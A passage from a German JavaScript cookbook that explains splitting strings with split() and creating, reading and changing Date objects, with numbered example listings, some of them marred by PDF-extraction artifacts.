So werden etwa die Daten, die ein Anwender mit einem Webformular verschickt, in einen einzelnen String verpackt und zum Webserver geschickt. Der String enthält ein definiertes Trennzeichen, an dem er sich wieder in seine erzeugenden Bestandteile (die Namen der Webformulareingabefelder und die entsprechenden Werte) zerlegen lässt.

Aber auch sonst gibt es zahlreiche dieser Fälle, in denen in einem String Informationen zusammengefasst werden.

Natürlich können Sie nun bei Bedarf von Hand diese Trennzeichen in dem String suchen und beispielsweise deren Positionen im String ermitteln und dann Teilstrings extrahieren, aber das ist viel zu mühselig.

Die String-Klasse stellt die `split()`-Methode bereit und damit wird die Sache zum Kinderspiel. Die Methode erwartet als ersten Parameter das Zeichen, an dem die Aufteilung eines Strings in Teilstücke erfolgen soll, und trennt einen vorangestellten String in ein Datenfeld mit Teilstings, indem an dem angegebenen Separator getrennt wird. Wird der Separator nicht vorgefunden oder er fehlt, wird ein Datenfeld mit einem Element und dem vollständigen String zurückgegeben. Der Methode kann als zweiter Parameter eine maximale Anzahl von Trennungen angegeben werden.

Achtung

Der Separator ist in den Elementen des resultierenden Datenfelds nach der Aufspaltung nicht mehr enthalten.

Beispiel (*str14.html*):

```
01 <html>
02 <body>
03 <script language="JavaScript">
04   text = "Hugo, Weizenkeim, 55555, Hinter dem Mond, Milchstraße 42";
05   adr = text.split(",");

```

Listing 520: Auftrennen eines Strings mit split()

```

06 for(i = 0; i < adr.length; i++){
07   document.write(adr[i] + "<br />");
08 }
09 </script>
10 </body>
11 </html>
```

Listing 520: Auf trennen eines Strings mit split() (Forts.)

In Zeile 4 wird eine Variable `text` mit einem String eingeführt, der durch Kommata in logische Bereiche getrennt wird. Der String soll Adressinformationen von einer Person repräsentieren. In Zeile 5 zerlegen wir den String an dem Kommazeichen in ein Datenfeld. Damit verfügt `adr` über die Eigenschaft `length` und wir können den Inhalt des Datenfelds in einer `for`-Schleife ausgeben.




Abbildung 251: Die Ausgabe von dem zerlegten String – das Komma ist in keinem der Datenfeldelemente mehr enthalten

Wenn Sie in einem String ein Zeichen wie das Komma als Trennzeichen einsetzen, darf dieses in dem String nicht als Informationsträger verwendet werden. Deshalb werden in Strings logische Bereiche oft mit nicht druckbaren Zeichen getrennt. Etwa mit einem Tabulator. Für solche Situationen bieten sich reguläre Ausdrücke ideal an, um den String aufzuspalten. Die `split()`-Methode kann mit regulären Ausdrücken umgehen.

Beispiel (`str14a.html`):

```

01 <html>
02 <body>
03 <script language="JavaScript">
04   text = "Hugo\tWeizenkeim\t55555\tHinter dem Mond\tMilchstraße 42";
05   adr = text.split(/\t/);
```

Listing 521: Auf trennen eines Strings mit split() unter Verwendung eines regulären Ausdrucks

```
06 for(i = 0; i < adr.length; i++){
07   document.write(adr[i] + "<br />");
08 }
09 </script>
10 </body>
11 </html>
```

Listing 521: Auftrennen eines Strings mit split() unter Verwendung eines regulären Ausdrucks (Forts.)

Hinweis

Beachten Sie dazu das Rezept »Wie kann ich mit regulären Ausdrücken in Strings suchen und ersetzen?« auf Seite 583.

Wie in der Version zuvor wird in Zeile 4 eine Variable mit einem String eingeführt, der aber in dieser Variante durch maskierte Tabulatoren in logische Bereiche getrennt wird. In Zeile 5 zerlegen wir den String an dem Tabulator über einen regulären Ausdruck in ein Datenfeld.

Datumsoperationen

Eine typische Aufgabe von JavaScript ist der Umgang mit Datum und Uhrzeit. Sehr oft wird in Skripten mit Datums- und Zeitangaben gearbeitet. Sei es beispielsweise die zeitgesteuerte Generierung von dynamischen Webseiten oder das Berechnen von Datumsdifferenzen.

In JavaScript steht Ihnen als Dreh- und Angelpunkt die Klasse `Date` für Aktionen rund um Datum und Zeit zur Verfügung. Über `Date` stehen Ihnen dazu über die reine Erzeugung von Datumsobjekten hinaus zahlreiche Methoden zur Verfügung.

Hinweis

Der 1. Januar 1970, 0.00 Uhr ist bei allen Aktionen im Zusammenhang mit Datum und Uhrzeit der interne Zeitnullpunkt, der als Speicherungs- und Berechnungsbasis für alle absoluten Operationen mit der Zeit und dem Datum dient. Die Zeit wird in seit diesem Zeitpunkt verstrichenen Millisekunden verwaltet. Dementsprechend können Sie mit Datum und Uhrzeit ganz normal rechnen, was wir in verschiedenen Rezepten in diesem Kapitel ausnutzen werden.

167 Wie kann ich allgemein ein Datumsobjekt erzeugen?

Grundsätzlich wird ein Datumsobjekt in JavaScript unter Verwendung der Klasse `Date` erstellt. Ein Datumsobjekt kann dabei mit mehreren Konstruktoren der Klasse `Date` erzeugt werden. Diese haben unterschiedliche Wirkungen und müssen mit unterschiedlichen Parametern angewendet werden (siehe die nachfolgenden Rezepte).

168 Wie kann ich ein Datumsobjekt mit dem aktuellen Systemdatum erzeugen?

Die einfachste Variante zur Erzeugung eines Datumsobjekts verwendet den Konstruktor `Date()` ohne Parameter (der so genannte leere oder parameterlose Konstruktor). Mit diesem wird ein – das aktuelle Systemdatum als Wert enthaltendes – Objekt erzeugt. Die Syntax sieht so aus:

```
new Date();
```

Listing 522: Erzeugung eines Datumsobjekts mit dem aktuellen Systemdatum

Beispiel (`dat1.html`):

```
01 <html>
02 <body>
03 <script language="JavaScript">
04   document.write(new Date());
05 </script>
06 </body>
07 </html>
```

Listing 523: Erzeugung eines Datumsobjekts mit dem aktuellen Systemdatum und Ausgabe des Werts in der Webseite

In Zeile 4 erzeugen wir ein Datumsobjekt mit dem aktuellen Systemdatum und geben den Wert in der Webseite aus.


Hinweis

Aber Achtung bitte! Die Geschichte ist keinesfalls so einfach, wie die primitive Syntax des aktuellen Beispiels vielleicht glauben macht. Mit `document.write()` schreiben wir ein Objekt direkt in eine Webseite.

Stellen Sie sich vor, das wäre ein Datenfeldobjekt. Was sollte damit denn ausgegeben werden? Der Inhalt aller Datenfeldelemente? Und wenn ja, durch welche Zeichen getrennt? Mit Kommata? Oder Semikola? Oder doch der Inhalt von nur einem Datenfeldelement? Und wenn ja, von welchem denn?

Und wenn es sich hier um ein Objekt vom fiktiven Typ `Schwein1` handeln würde – was wäre die Ausgabe? Etwa "Grunz"? Oder "Ich fürchte mich vor dem Metzger"?

Es ist keinesfalls trivial, dass die Ausgabe von `new Date()` einen sinnvollen Text in der Webseite erzeugt. Das `Date`-Objekt ist eines der wenigen Objekte in JavaScript, bei denen eine solche Kurzform zur Ausgabe des Werts Sinn macht, weil ein solches Datumsobjekt einen sinnvoll darzustellenden Wert repräsentieren kann. Implizit wird bei der Aktion der Wert, den `new Date()` bereitstellt, in einen String umgewandelt und der wird dann ausgegeben.



Sun Aug 20 2006 16:03:38 GMT+0200

Abbildung 252: Die unformatierte Ausgabe des Systemdatums – hier im Firefox

Datumsoperationen

Hinweis

Beachten Sie, dass sich die unformatierte Ausgabe des `Date`-Objekts je nach Webbrowser und Einstellung des Browsers unterscheiden kann. Allgemein ist die unformatierte Ausgabe des Werts im `Date`-Objekt wenig für die direkte Ausgabe im Webbrowser geeignet.

169 Wie kann ich ein Datumsobjekt mit einem vorgegebenen Datum erzeugen?

Grundsätzlich wird ein Datumsobjekt in JavaScript unter Verwendung der Klasse `Date` erstellt. Es gibt verschiedene Varianten des `Date`-Konstruktors zur Erzeugung eines Datumsobjekts mit einem vorgegebenen Datum.

Variante 1 – Datumsobjekt per Datumsstring

Die Syntax der ersten Variante verwendet einen Datumsstring als Übergabewert an den Konstruktor und sieht so aus:

```
new Date("Monat Tag, Jahr Stunden:Minuten:Sekunden");
```

Listing 524: Erzeugung eines Datumsobjekts mit dem vorgegebenen Datum als String

Bei dieser Variante wird der Monat in dem String des Übergabewerts in englischer Schreibweise angegeben. Also beispielsweise `october`. Die restlichen Angaben sind Zahlen.

1. Sie können ja in JavaScript auch eigene Objekte erzeugen.

Variante 2 – Datumsobjekt per numerische Parameter

Die Syntax einer zweiten Variante zur Erzeugung eines Datumsobjekts mit vorgegebenem Datum arbeitet mit drei numerischen Parametern für das Jahr, den Monat und den Tag und sieht so aus:

```
new Date(Jahr, Monat, Tag);
```

Listing 525: Erzeugung eines Datumsobjekts mit dem vorgegebenen Datum in Form von drei Parametern

Die zweite Variante gibt es auch mit weiteren optionalen Parametern für die Stunde, die Minute, die Sekunde und die Millisekunde (dementsprechend sieben numerische Parameter) oder nur die Stunde, die Minute und die Sekunde (also sechs Parameter):

```
new Date(Jahr, Monat, Tag, Stunde, Minute, Sekunde, Millisekunde);
```

Listing 526: Erzeugung eines Datumsobjekts mit dem vorgegebenen Datum in Form von sieben Parametern

```
new Date(Jahr, Monat, Tag, Stunde, Minute, Sekunde);
```

Listing 527: Erzeugung eines Datumsobjekts mit dem vorgegebenen Datum in Form von sechs Parametern

Alle Initialisierungswerte wie Monat oder Minuten müssen Sie in Zahlenform angeben.

Achtung

Die Zählung für den Monat beginnt mit dem Wert 0! Für Januar müssen Sie also 0 übergeben, für Februar 1 und für Dezember 11.

Beispiel (*dat2.html*):

```
01 <html>
02 <body>
03 <script language="JavaScript">
04   a = new Date(2006, 10, 5, 12, 45, 59, 4);
05   b = new Date(2006, 10, 5, 12, 45, 59);
06   c = new Date(2006, 10, 5, 12, 45, 59);
07   document.write(new Date("october 30, 2006 12:11:03") + "<br />");
08   document.write(new Date(2006, 10, 5) + "<br />");
09   document.write(a + "<br />");
10  document.write(b + "<br />");
11  document.write(a - b + "<br />");
12 </script>
13 </body>
14 </html>
```

Listing 528: Erzeugung eines Datumsobjekts mit einigen vorgegebenen Datumsangaben und Ausgabe der Werte in der Webseite

Mit Hilfe des Konstruktors erzeugen wir in Zeile 4 ein Datumsobjekt a mit sieben numerischen Parametern und in Zeile 5 ein Datumsobjekt b mit sechs Parametern.

Die jeweiligen Werte werden in Zeile 9 und 10 ausgegeben und scheinen sich nicht zu unterscheiden, denn in der Ausgabe im Webbrowser ist kein Unterschied zu erkennen. Aber die Ausgabe in dem Webbrowser täuscht – wie so oft.

Die Ausgabe von Zeile 11, in der wir die Werte der beiden Datumsobjekte a und b voneinander abziehen², zeigt aber, dass sie sich in den Millisekunden sehr wohl unterscheiden.

In der Zeile 7 kommt der Konstruktor mit dem String-Parameter zum Einsatz und in Zeile 8 der Konstruktor mit drei numerischen Parametern.




Abbildung 253: Verschiedene Datumsangaben sowie die Differenz von zwei Datumsobjekten

Hinweis

Sie sollten beim Erzeugen eines Datumsobjekts bei der Wahl der numerischen Parameter für den Konstruktor die sinnvollen Werte für die jeweiligen Teile einhalten. Sie sollten also beispielsweise für die Stunden nur Werte zwischen 0 und 23, für Minuten nur Werte zwischen 0 und 59 oder für Monate nur Werte zwischen 0 und 11 nehmen.

Allerdings wird eine Verwendung von Werten, die nicht in den sinnvollen Bereich eines Parameters fallen, kein wirkliches Problem darstellen. Sie müssen die resultierenden Effekte nur sinnvoll verwenden (auf diesen beruhen sogar zahlreiche Rezepte in diesem Kapitel).

Die Verwendung von zu großen Werten als Parameter führt dazu, dass die Werte einfach in den nächstgrößeren Bereich übertragen werden. Geben Sie etwa für die Sekunden den Wert 90 an, wird der Wert der Minute um 1 erhöht und die Sekunden auf den Wert 30 gesetzt.

Beispiel (*dat2a.html*):

```
01 <html>
02 <body>
03 <script language="JavaScript">
```

Listing 529: Im ersten Moment unsinnig erscheinende Angaben in den Parametern des Date()-Konstruktors

2. Die Zeit wird ja in verstrichenen Millisekunden seit dem 1. Januar 1970, 0.00 Uhr als internem Zeitnullpunkt verwaltet und Zahlen kann man einfach voneinander abziehen.

```

04 a = new Date(2006, 10, 5, 12, 75, 0);
05 b = new Date(2006, 10, 5, 12, 45, 90);
06 c = new Date(2006, 10, 40);
07 document.write("new Date(2006, 10, 5, 12, 75, 0): " + a + "<br />");
08 document.write("new Date(2006, 10, 5, 12, 45, 90): " + b + " - "
    <br /> );
09 document.write("new Date(2006, 10, 40): " + c + "<br /> ");
10 </script>
11 </body>
12 </html>
```

Listing 529: Im ersten Moment unsinnig erscheinende Angaben in den Parametern des Date() Konstruktors (Forts.)

In Zeile 4 werden die Minuten in dem Konstruktor auf den zu großen Wert 75 gesetzt. Der Parameter für die Stunden wird auf den Wert 12 gesetzt. Als Resultat sehen Sie, dass die Stunde in dem resultierenden Datumsobjekt den Wert 13 hat und die Minuten den Wert 15.

`new Date(2006, 10, 5, 12, 75, 0): Sun Nov 5 13:15:00 UTC+0100 2006`

Abbildung 254: Das Überschreiten der Sekundenwerte

In Zeile 5 werden die Sekunden in dem Konstruktor auf den Wert 90 gesetzt. Die Minuten sind auf den Wert 45 gesetzt. Als Resultat sehen Sie, dass die Minuten in dem resultierenden Datumsobjekt den Wert 46 und die Sekunden den Wert 30 haben.

`new Date(2006, 10, 5, 12, 45, 90): Sun Nov 5 12:46:30 UTC+0100 2006`

Abbildung 255: Überschreiten der Minutenwerte

In Zeile 6 werden die Monatstage in dem Konstruktor auf den Wert 40 gesetzt. Der Wert für den Monat wird auf den Wert 10 gesetzt. Als Resultat sehen Sie, dass die Monatstage in dem resultierenden Datumsobjekt auf den Wert 10 gesetzt werden und der Monat hat den Wert 11 (Dezember).

`new Date(2006, 10, 40): Sun Dec 10 00:00:00 UTC+0100 2006`

Abbildung 256: Die Monatstage sprengen den Bereich.

170 Wie kann ich den Tag des Monats aus einem Datumsobjekt extrahieren?

Jedes Datumsobjekt stellt die Methode `getDate()` bereit, um darüber den Monatstag als Zahl daraus zu extrahieren.

Beispiel (`dat3.html`):

```

01 <html>
02 <body>
03 <script language="JavaScript">
```

Listing 530: Extraktion des Monatstags

620 >> Wie kann ich in einem existierenden Datumsobjekt den Monatstag ändern?

```
04 a = new Date(2006, 10, 5, 12, 45, 59, 4);
05 document.write(
06   "Datum: " + a + "<br />Tag des Monats: " + a.getDate() + " "
07   "<br />");
07 </script>
08 </body>
09 </html>
```

Listing 530: Extraktion des Monatstags (Forts.)

In Zeile 4 wird ein Datumsobjekt erzeugt und in Zeile 6 der Tag des Monats unter Verwendung der Methode getDate() ausgegeben.



Abbildung 257: Extrahierung des Monatstags

171 Wie kann ich in einem existierenden Datumsobjekt den Monatstag ändern?

Jedes Datumsobjekt stellt die Methode setDate() bereit, um darüber den in einem vorangestellten Datumsobjekt gespeicherten Monatstag auf den als Zahl zu übergebenden Monatstag zu ändern.

Beispiel (*dat14.html*):

```
01 <html>
02 <body>
03 <script language="JavaScript">
04   a = new Date(2006, 10, 5, 12, 45, 59, 4);
05   document.write("Datum vor dem Setzen des Tags: " + a + "<br />");
06   a.setDate(30);
07   document.write("Datum nach dem Setzen des Tags: " + a + "<br />");
08 </script>
09 </body>
10 </html>
```

Listing 531: Das Setzen des Monatstags

In Zeile 4 wird ein Datumsobjekt erzeugt und in Zeile 5 der daraus resultierende anfängliche Wert in dem Datumsobjekt ausgegeben. In Zeile 6 wird der Monatstag über setDate() geändert und in Zeile 7 das veränderte Datum ausgegeben.



Abbildung 258: Der ursprüngliche Tag im Datumsobjekt, gefolgt von dem geänderten Tag

Achtung

Die als Parameter erlaubten Monatstage für die `setDate()`-Methode hängen natürlich massiv von dem Monat ab, für den der Wert gesetzt werden soll. So können Sie für den Januar Werte zwischen 1 und 31 setzen, während für den April nur Werte zwischen 1 und 30 Sinn machen.

Und dann ist da natürlich noch der Februar, bei dem es in einem Schaltjahr Werte zwischen 1 und 29 und sonst Werte zwischen 1 und 28 sein dürfen.

Allerdings wird die Methode `setDate()` keinen Fehler erzeugen, wenn Sie im Grunde unsinnige Werte eingeben. Die Eingabe `setDate(40)` führt beispielsweise einfach dazu, dass die Tage in den nächsten Monat übertragen werden. Handelt es sich beim aktuellen Monat um einen Monat mit 30 Tagen, setzt diese Anweisung das Datum einfach auf den 10. Monatstag des Folgemonats. Sie können sogar negative Werte für den Parameter verwenden.

172 Wie kann ich den Wochentag des Objekts aus einem Datumsobjekt extrahieren?

Jedes Datumsobjekt stellt die Methode `getDay()` bereit, um darüber den Wochentag des Objekts als Zahl daraus zu extrahieren. Die möglichen Rückgabewerte der Methode sind 0 für Sonntag bis 6 für Samstag.

Beispiel (`dat4.html`):

```

01 <html>
02 <body>
03 <script language="JavaScript">
04   a = new Date(2006, 10, 5, 12, 45, 59, 4);
05   document.write(
06     "Datum: " + a + "<br />Tag der Woche: " + a.getDay() + "<br />");
07 </script>
08 </body>
09 </html>
```

Listing 532: Extraktion des Wochentags

In Zeile 4 wird ein Datumsobjekt erzeugt und in Zeile 6 der Tag der Woche über die Methode `getDay()` als Zahl ausgegeben.

Datum: Sun Nov 5 12:45:59 UTC+0100 2006
 Tag der Woche: 0

Abbildung 259: Extrahierung des Wochentags

Natürlich ist eine rein numerische Ausgabe eines Wochentags nicht sonderlich komfortabel und vor allem ist die Zählweise mit dem Wert 0 für Sonntag (und damit natürlich auch die Zählweise für die folgenden Tage) etwas ungewohnt.

JavaScript stellt aber leider keine direkte Möglichkeit bereit, die deutschen Wochentagsnamen aus einem Datumsobjekt zu extrahieren³. Aber mit der nachfolgenden kleinen Funktion können Sie aus dem numerischen Wert, den `getDay()` liefert, einen String mit dem echten Namen des Wochentags in deutscher Schreibweise ermitteln:

```
01 function wochentag(a) {
02   t = a.getDay();
03   switch(t){
04     case 0 : return "Sonntag";
05     case 1 : return "Montag";
06     case 2 : return "Dienstag";
07     case 3 : return "Mittwoch";
08     case 4 : return "Donnerstag";
09     case 5 : return "Freitag";
10     default : return "Samstag";
11   }
12 }
```

Listing 533: Rückgabe des Wochentags in deutscher Schreibweise

Der Funktion wird beim Aufruf ein Datumsobjekt übergeben. In Zeile 2 wird daraus der Wochentag numerisch extrahiert. Das nachfolgende `switch-case`-Konstrukt gibt als String den jeweils passenden Wochentag zurück.

Hinweis Beachten Sie, dass Sie trotz des Fall-Through-Charakters des `switch-case`-Konstrukts hier keine `break`-Anweisung benötigen, denn `return` verlässt bereits das `switch-case`-Konstrukt und die nachfolgenden Anweisungen werden damit nicht erreicht.

Schauen wir uns die Funktion in einem vollständigen Beispiel an.

Beispiel (`dat4a.html`):

```
01 <html>
02 <body>
03 <script language="JavaScript">
```

Listing 534: Die Ausgabe des Wochentags in ausgeschriebener Form

3. Indirekt können Sie mit Hilfe der Methode `toLocaleString()` einen Datumsstring mit lokalen Informationen erzeugen und daraus den Tag extrahieren. Das ist jedoch eher aufwändiger als das nachfolgende Rezept und zudem durch einige seltsame Mängel in der Ausführung der Methode `toLocaleString()` in zahlreichen Browsern kaum sinnvoll (siehe dazu das Rezept »Wie kann ich eine Zeit- oder Datumsangabe in eine Zeichenkette mit lokaler Darstellung umwandeln?« auf Seite 642).

```
04 function wochentag(a) {  
05   t = a.getDay();  
06   switch(t){  
07     case 0 : return "Sonntag";  
08     case 1 : return "Montag";  
09     case 2 : return "Dienstag";  
10     case 3 : return "Mittwoch";  
11     case 4 : return "Donnerstag";  
12     case 5 : return "Freitag";  
13     default : return "Samstag";  
14   }  
15 }  
16 a = new Date(2006, 10, 5, 12, 45, 59, 4);  
17 document.write("Datum: " + a + "<br />Tag der Woche: " + ↵  
  wochentag(a) + "<br />");  
18 </script>  
19 </body>  
20 </html>
```

Listing 534: Die Ausgabe des Wochentags in ausgeschriebener Form (Forts.)

In Zeile 16 wird ein Datumsobjekt erzeugt und in Zeile 17 der Tag der Woche in ausgeschriebener Form ausgegeben, da der Rückgabewert der Funktion `wochentag()` verwendet wird.

Datum: Sun Nov 5 12:45:59 UTC+0100 2006
Tag der Woche: Sonntag

Abbildung 260: Der ausgeschriebene Wochentag

173 Wie kann ich in einem existierenden Datumsobjekt den Wochentag ändern?

Obwohl es vielleicht auf den ersten Blick sinnvoll erscheint, den Wochentag in einem Datumsobjekt explizit zu setzen, ist es bei einer näheren Überlegung offensichtlich, dass so eine Vorgehensweise nicht möglich ist.

Es gibt ein zwingendes Argument. Der Grund ist, wie in JavaScript ein Datum repräsentiert wird – als Zahl, die die verstrichenen Millisekunden ab dem 1. Januar 1970, 0.00 Uhr als dem internen Zeitnullpunkt repräsentiert.

Welchen Wert sollte ein Setzen auf einen Wochentag wie Montag für die Millisekunden denn ergeben? Ein Wochentag ist im Gegensatz zu den anderen Zeitdaten wie einem Monat, einem Jahr oder einem Tag des Monats keine ab einem Zeitnullpunkt eindeutig zu bestimmende Zeitspanne.

Das ist natürlich kein Problem für die Abfrage, denn aus der Zeitspanne lässt sich der Wochentag eindeutig bestimmen. Wenn Sie einen Wochentag wirklich setzen wollen, müssen Sie indirekt vorgehen und das Datum setzen, an dem der betreffende Wochentag vorliegt.

174 Wie kann ich die Stunden aus einem Datumsobjekt extrahieren?

Jedes Datumsobjekt stellt die Methode `getHours()` bereit, um darüber die Stunden der im Objekt gespeicherten Uhrzeit zu extrahieren.

Beispiel (`dat5.html`):

```
01 <html>
02 <body>
03 <script language="JavaScript">
04   a = new Date(2006, 10, 5, 12, 45, 59, 4);
05   document.write(
06     "Datum: " + a + "<br />Aktuelle Stunde: " + a.getHours() + " "
07     "<br />");
08 </script>
09 </body>
09 </html>
```

Listing 535: Extraktion der Stunde

In Zeile 4 wird ein Datumsobjekt erzeugt und in Zeile 6 die extrahierte Stunde mit der Methode `getHours()` ausgegeben.

Datum: Sun Nov 5 12:45:59 UTC+0100 2006
 Aktuelle Stunde: 12

Abbildung 261: Die Extraktion der Stunde aus einem Datumsobjekt

175 Wie kann ich in einem existierenden Datumsobjekt die Stunden ändern?

Jedes Datumsobjekt stellt die Methode `setHours()` bereit, um darüber die in einem vorangestellten Datumsobjekt gespeicherte Stunde auf die als Zahl zu übergebende Stunde zu ändern. Die Übergabewerte an die Methode sollten zwischen 0 und 23 liegen.

Achtung

Die Methode `setHours()` wird keinen Fehler erzeugen, wenn Sie im Grunde unsinnige numerische Werte als Parameter eingeben.

Die Eingabe `setHours(40)` führt beispielsweise einfach dazu, dass die Stunden auf den nächsten Tag übertragen werden. Diese Anweisung setzt das Datum einfach auf 16 Uhr des Folgetags. Sie können sogar negative Werte als Parameter verwenden.

Beispiel (`dat15.html`):

```
01 <html>
02 <body>
03 <script language="JavaScript">
```

Listing 536: Das Setzen der Stunden

```

04   a = new Date(2006, 10, 5, 12, 45, 59, 4);
05   document.write("Datum vor dem Setzen der Stunde: " + a + "<br />");
06   a.setHours(22);
07   document.write("Datum nach dem Setzen der Stunde: " + a + "<br />");
08 </script>
09 </body>
10 </html>

```

Listing 536: Das Setzen der Stunden (Forts.)

In Zeile 4 wird ein Datumsobjekt erzeugt und in Zeile 5 der daraus resultierende Wert in dem Datumsobjekt ausgegeben. In Zeile 6 werden die Stunden über setHours() geändert und in Zeile 7 das veränderte Datum ausgegeben.




Abbildung 262: Die ursprüngliche Stunde im Datumsobjekt, gefolgt von der geänderten Stunde

176 Wie kann ich die Minuten der Uhrzeit aus einem Datumsobjekt extrahieren?

Jedes Datumsobjekt stellt die Methode getMinutes() bereit, um darüber aus der Uhrzeit im Datumsobjekt die Minuten zu extrahieren.

Beispiel (*dat6.html*):

```

01 <html>
02 <body>
03 <script language="JavaScript">
04   a = new Date(2006, 10, 5, 12, 45, 59, 4);
05   document.write(
06     "Datum: " + a + "<br />Aktuelle Minute: " + a.getMinutes() + <br />");
07 </script>
08 </body>
09 </html>

```

Listing 537: Extraktion der Minuten

In Zeile 4 wird ein Datumsobjekt erzeugt und in Zeile 6 die mit getMinutes() extrahierten Minuten ausgegeben.




Abbildung 263: Extraktion der Minuten aus dem Datumsobjekt

177 Wie kann ich in einem existierenden Datumsobjekt die Minuten ändern?

Jedes Datumsobjekt stellt die Methode `setMinutes()` bereit, um darüber die in einem vorangestellten Datumsobjekt gespeicherten Minuten auf die als Zahl zu übergebenden Minuten zu ändern. Die Übergabewerte an die Methode sollten zwischen 0 und 59 liegen.

Achtung

Die Methode `setMinutes()` wird keinen Fehler erzeugen, wenn Sie im Grunde unsinnige Werte als Parameter eingeben. Sie können sogar negative Werte verwenden. Die Eingabe `setMinutes(65)` führt beispielsweise einfach dazu, dass die Minuten in die nächste Stunde übertragen werden. Diese Anweisung setzt die Uhrzeit einfach auf 5 Minuten in der Folgestunde.

Beispiel (`dat16.html`):

```

01 <html>
02 <body>
03 <script language="JavaScript">
04   a = new Date(2006, 10, 5, 12, 45, 59, 4);
05   document.write("Datum vor dem Setzen der Minuten: " + a + "  
");
06   a.setMinutes(42);
07   document.write("Datum nach dem Setzen der Minuten: " + a + "  
");
08 </script>
09 </body>
10 </html>
```

Listing 538: Das Setzen der Minuten

In Zeile 4 wird ein Datumsobjekt erzeugt und in Zeile 5 der daraus resultierende Wert in dem Datumsobjekt ausgegeben. In Zeile 6 werden die Minuten über `setMinutes()` geändert und in Zeile 7 das veränderte Datum ausgegeben.

Datum vor dem Setzen der Minuten: Sun Nov 05 2006 12:45:59 GMT+0100
Datum nach dem Setzen der Minuten: Sun Nov 05 2006 12:42:59 GMT+0100

Abbildung 264: Die ursprünglich enthaltenen Minuten im Datumsobjekt, gefolgt von den geänderten Minuten

178 Wie kann ich die Sekunden der Uhrzeit aus einem Datumsobjekt extrahieren?

Jedes Datumsobjekt stellt die Methode `getSeconds()` bereit, um darüber die Sekunden der im Datumsobjekt gespeicherten Uhrzeit zu extrahieren.

Beispiel (*dat7.html*):

```
01 <html>
02 <body>
03 <script language="JavaScript">
04   a = new Date(2006, 10, 5, 12, 45, 59, 4);
05   document.write(
06     "Datum: " + a + "<br />Aktuelle Sekunde: " + a.getSeconds() + ←
07     "<br />");
08 </script>
09 </body>
10 </html>
```

Listing 539: Extrahierung der Sekunden

In Zeile 4 wird ein Datumsobjekt erzeugt und in Zeile 6 die mit `getSeconds()` extrahierten Sekunden ausgegeben.

Datum: Sun Nov 05 2006 12:45:59 GMT+0100
Aktuelle Sekunde: 59

Abbildung 265: Extraktion der Sekunden

179 Wie kann ich in einem existierenden Datumsobjekt die Sekunden ändern?

